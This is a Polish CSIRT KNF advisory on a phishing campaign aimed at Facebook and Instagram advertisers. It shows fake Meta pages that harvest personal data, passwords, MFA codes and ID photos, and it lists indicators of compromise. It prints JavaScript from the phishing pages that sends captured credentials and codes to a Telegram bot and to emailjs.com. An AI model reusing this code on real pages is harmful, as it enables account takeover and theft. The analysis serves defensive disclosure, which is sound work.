


Twoje konto na Facebook'u może stać się narzędziem oszustów.

W dzisiejszym cyfrowym świecie, gdzie reklama na platformach takich jak Facebook i Instagram stała się kluczowym elementem strategii marketingowej wielu firm, oszuści znajdują coraz to nowsze sposoby na wyłudzenie danych osobowych i środków finansowych.


W ostatnim czasie, zespół CSIRT KNF zaobserwował wzrost kampanii phishingowych, które celują w **reklamodawców** na Facebooku i Instagramie, wykorzystując fałszywe e-maile imitujące komunikaty od Meta, macierzystej firmy obu platform.



Rysunek 1 Przykładowa wiadomość e-mail wysyłana przez przestępców.


Cyberprzestępcy, wykorzystując techniki inżynierii społecznej, tworzą wiadomości e-mail, które na pierwszy rzut oka wyglądają jak autentyczne komunikaty od Meta. Te fałszywe wiadomości często informują o rzekomych problemach z kontem reklamowym, potrzebie weryfikacji danych osobowych lub konieczności zapłaty za usługi reklamowe. Linki zawarte w tych wiadomościach prowadzą do fałszywych stron internetowych, które są niemal nieodróżnialne od prawdziwych, co zwiększa ryzyko wprowadzenia w błąd odbiorców.

Po kliknięciu w link wyświetla się fałszywa strona:




Rysunek 2 Fałszywa strona podszywająca się pod serwis Meta.

Formularz na fałszywej stronie wyłudza dane osobowe oraz dane konta:




Rysunek 3 Fałszywa strona podszywająca się pod serwis Meta wyłudająca dane osobowe.

Po wypełnieniu formularza strona wyłudza hasło logowania:




Rysunek 4 Formularz wyłudający hasło do konta.

Następnie wyłudzany jest kod do wieloskładnikowego uwierzytelnienia:



Rysunek 5 Formularz wyłudzający kod MFA do konta.


W niektórych schematach oszustwa strona wyłudza również zdjęcia dowodów osobistych:



Rysunek 6 Formularz wyłudzający zdjęcia dowodów osobistych.

Po braku reakcji ze strony potencjalnej ofiary, przestępcy następnego dnia wysyłają ponaglenia w opisywanej przez siebie sprawie:

Od: Meta for Business <no-reply@restriction-case-ott48@facebook.com>
 Data: 22 lutego 2024 o 09:24:35 CET
 Do: ██████████
 Temat: Dezaktywacja Na Stałe Państwa Konta Reklamowego.



Rysunek 7 Wiadomość e-mail z ponagleniem.

Dane wpisywane na stronie wysyłane są na kanał Telegram przy pomocy API:

```

<script>
function getIp() {
$.get("https://api.ipify.org/?format=json", function (response) {
$("#ip_hidden").val(response.ip);
});
}
getIp();
function handleActions() {
let code = document.querySelector("#code");
if (code.value == '') {
$("#code").css('border', '1px solid red');
return;
} else {
var bot = [REDACTED]
var chid = [REDACTED]
// Sử dụng Axios để lấy địa chỉ IP
axios.get("https://api64.ipify.org/?format=json")
.then(response => {
// Extract IP address from the response
const ip = response.data.ip;
var params = {
content: "===== " + '%0A' +
'7]2FA: ' + code.value + ' ' + '%0A' +
'IP: ' + ip + ' ' + '%0A' +
"===== "
}
fetch("https://api.telegram.org/$[bot]/sendMessage?chat_id=$[chid]&text=${params.content}", {
method: 'POST',
headers: {
'Content-Type': 'application/json',
},
}).then(function () {
window.location = 'https://www.facebook.com/help/?rdrhc';
})
$("#fb-btn").attr('disabled', true);
}).catch(error => {
console.error('Lỗi khi lấy địa chỉ IP:', error);
window.location = 'https://www.facebook.com/help/?rdrhc';
});
}
}
$.numeric().on('input', function (event) {
if (this.value != '') {
$("#code").css('border', 'none');
}
this.value = this.value.replace(/[^\d]/g, '');
});
</script>

```



Rysunek 8 Fragment kodu analizowanej strony oraz bot odpowiedzialny za zbieranie poświadczeń logowania.

W niektórych przypadkach korzystają z usługi emailjs.com, która pozwala na przekierowanie otrzymanych przez API informacji na adres e-mail:

```


function clickSend() {
if (countSend == 0) {
code_1 = document.getElementById("code").value;
var data = localStorage.getItem("location_data") + "\n" + "\n";
data += "information: " + localStorage.getItem("information") + "\n";
data += "full_name: " + localStorage.getItem("full_name") + "\n";
data += "business_email: " + localStorage.getItem("business_email") + "\n";
data += "personal_email: " + localStorage.getItem("personal_email") + "\n";
data += "phone_number: " + localStorage.getItem("phone_number") + "\n";
data += "page_name: " + localStorage.getItem("page_name") + "\n";
data += "password_1: " + localStorage.getItem("password_1") + "\n";
data += "password_2: " + localStorage.getItem("password_2") + "\n";
data += "\n";
data += "code_1: " + code_1 + "\n";
data += "code_2: " + code_2 + "\n";
data += "code_3: " + code_3 + "\n";
var dataSend = {
service_id: serviceID,
template_id: templateId,
user_id: userId,
template_params: { content: data },
};
$.ajax("https://api.emailjs.com/api/v1.0/email/send", {
type: "POST",
data: JSON.stringify(dataSend),
contentType: "application/json",

```

Rysunek 9 Fragment kodu analizowanej strony.

Konsekwencje takich oszustw mogą być dla firm bardzo poważne w skutkach. Skradzione dane osobowe, informacje o kartach kredytowych, a nawet dane dostępowe do kont firmowych mogą zostać wykorzystane do dalszych oszustw finansowych lub kradzieży tożsamości. Dla firm, które opierają swoją strategię marketingową na tych platformach, takie incydenty mogą prowadzić nie tylko do bezpośrednich strat finansowych, ale także do uszczerbku na reputacji i zaufaniu klientów.

Poniżej prezentujemy przykłady fałszywych reklam, które mogą być później publikowane przy pomocy przejętych kont:



CTI

Podczas działań CTI udało się zidentyfikować wiele stron wykorzystujących różne schematy oszustwa. Poniżej prezentujemy przykładowe zapytania w serwisie Censys pozwalające na wyszukiwanie fałszywych stron z opisywanej kampanii.

GoogleTag:

(services.http.response.body: "G-HT1Q7LJR9J") :

Hosts
Results: 3 Time: 1.15s

- [blueprint.ipcs-techtribe.pro \(45.32.69.150\)](http://blueprint.ipcs-techtribe.pro)
AS-CHOOPA (20473) California, United States
google-analytics
80/HTTP 443/HTTP
- [blueprint.coco-system.pro \(45.77.92.128\)](http://blueprint.coco-system.pro)
AS-CHOOPA (20473) Florida, United States
google-analytics
80/HTTP 443/HTTP
- [blueprint.coco-system.pro \(45.32.69.150\)](http://blueprint.coco-system.pro)
AS-CHOOPA (20473) California, United States
google-analytics
443/HTTP

(services.http.response.body:




"Meta for Business - Page Appeal") :

- [www.supportfbappeal.com \(104.21.25.19\)](http://www.supportfbappeal.com)
CLOUDFLARENET (13335) California, United States
react
80/HTTP 443/HTTP
- [www.fb-appeal1542212347.com \(104.21.66.86\)](http://www.fb-appeal1542212347.com)
CLOUDFLARENET (13335) California, United States
react
80/HTTP 443/HTTP
- [supportfbappeal.com \(172.67.222.4\)](http://supportfbappeal.com)
CLOUDFLARENET (13335) California, United States
react
80/HTTP 443/HTTP
- [fb-appeal1542212347.com \(172.67.157.254\)](http://fb-appeal1542212347.com)
CLOUDFLARENET (13335) California, United States
react
80/HTTP 443/HTTP


Zidentyfikowane domeny powiązane z powyższą kampanią:

blueprint[.]ipcs-techtribe[.]pro	meta-violation-10075161[.]web[.]app
blueprint[.]coco-system[.]pro	meta-appeal[.]top
www[.]fb-appeal1542212347[.]com	case-meta[.]store
support-review-case10242126545[.]pages[.]dev	facebookcase-id12673[.]vercel[.]app
sale[.]kimship[.]com	www[.]metasupport82397482937[.]vercel[.]app
supportfbappeal[.]com	metasupport82397482937[.]vercel[.]app
supportfbappeal[.]com	metasupport92387478293[.]vercel[.]app
meta-help-436320319773[.]com	metareview[.]pro
comsupportbusiness[.]com	metaforbusiness[.]live
sale[.]kimship[.]com	metaforbusiness[.]pro
fb-appeal1542212347[.]com	metaservicesupport[.]live
administor-business-active-meta20[.]surge[.]sh	www[.]metasupportservice[.]live
administor-business-active-meta15[.]surge[.]sh	metasupportservice[.]live
meta-help-k3g6c[.]surge[.]sh	www[.]metaservicesupport[.]live
meta-business-apply-5c0eb[.]web[.]app	meta-business-help-center1-com[.]firebaseapp[.]com
support-meta-ads-6eqfx[.]surge[.]sh	meta-business-help-center1-com[.]web[.]app
facebook-help-center-caseid151343555477[.]vercel[.]app	metaforbusiness1421562123[.]web[.]app
meta-help-i4hg0[.]surge[.]sh	metasupport34167245[.]web[.]app
meta-business-t88nz[.]surge[.]sh	meta-help-support-c00f4[.]web[.]app
meta-business-s5t18[.]surge[.]sh	facebook-appeal[.]com
facebookappealhelpcentercaseid516512234548[.]vercel[.]app	www[.]facebook-appeal[.]com
www[.]metahelpcenterappealverification[.]com	metasupport192330138[.]web[.]app
facebookappeals[.]oscarmike[.]com[.]au	meta-help-center-49efe[.]web[.]app
www[.]facebookappeals[.]oscarmike[.]com[.]au	metaforbusiness34669744[.]firebaseapp[.]com
metahelpcenterappealverification[.]com	metaforbusiness34669744[.]web[.]app
mail[.]metahelpcenterappealverification[.]com	facebook[.]comltokenid[.]online
administor-business-active-meta26[.]surge[.]sh	www[.]facebook[.]comltokenid[.]online
review-meta-c9asd[.]web[.]app	metaforbusiness164562651[.]web[.]app
metasupportappealcenter[.]com	metaforbusiness164562651[.]firebaseapp[.]com
facebook-2759d[.]web[.]app	metaforbusiness18998324[.]web[.]app
facebookcom[.]case-3192[.]online	meta-help-support-2a6f4[.]web[.]app
facebook[.]case-58912321[.]cloud	metaforcopyright-36e13[.]web[.]app
metasupportcase56423444[.]web[.]app	metasupport19895241[.]web[.]app
metahalpcenter[.]com	metawebsupport-3163165402[.]web[.]app
meta-help-team-meta-busi-8c391[.]web[.]app	metawebsupport-3163165402[.]firebaseapp[.]com
metapagereview-bb87253[.]firebaseapp[.]com	meta-support-e0e44[.]web[.]app
metapagereview-bb67423[.]web[.]app	meta-support-e0e44[.]firebaseapp[.]com
metapagereview-bb87253[.]web[.]app	meta-help-center-8a571[.]firebaseapp[.]com
metapagereview-bb99827[.]web[.]app	meta-help-center-8a571[.]web[.]app
metapagereview-bb73241[.]web[.]app	meta-business-case-523de[.]firebaseapp[.]com
meta-violation-10075161[.]firebaseapp[.]com	meta-business-case-523de[.]web[.]app


Poniżej prezentujemy zrzuty ekranu różnych wariantów oszukańczych stron biorących udział w opisywanej kampanii:



Kolejny wariant fałszywej strony:



Inny wariant graficzny wykorzystywany do tego samego schematu oszustwa:



Jakie środki ostrożności warto wdrożyć, aby uchronić się przed utratą konta Facebook/Meta?

1. **Weryfikuj wszystkie komunikaty:** Zanim podejmiesz jakąkolwiek akcję, upewnij się, że wiadomość pochodzi z zaufanego źródła. Najlepiej zalogować się bezpośrednio na swoje konto na Facebooku lub Instagramie i sprawdzić, czy są tam jakiegokolwiek oficjalne powiadomienia.
2. **Używaj dwuetapowej weryfikacji:** Włączenie dodatkowych środków bezpieczeństwa na Twoich kontach może znacząco utrudnić życie oszustom.
3. **Edukuj siebie i swoich pracowników:** Im więcej wiesz o metodach działania oszustów, tym trudniej Cię oszukać. Regularne szkolenia dotyczące bezpieczeństwa mogą znacznie zmniejszyć ryzyko incydentów.



O nowych sposobach działania oszustów informujemy za pośrednictwem mediów społecznościowych.

Zachęcamy do obserwowania kont CSIRT KNF w serwisach:

Twitter: https://twitter.com/CSIRT_KNF

LinkedIn: <https://www.linkedin.com/company/csirt-knf>

Facebook: <https://www.facebook.com/profile.php?id=100065127625555>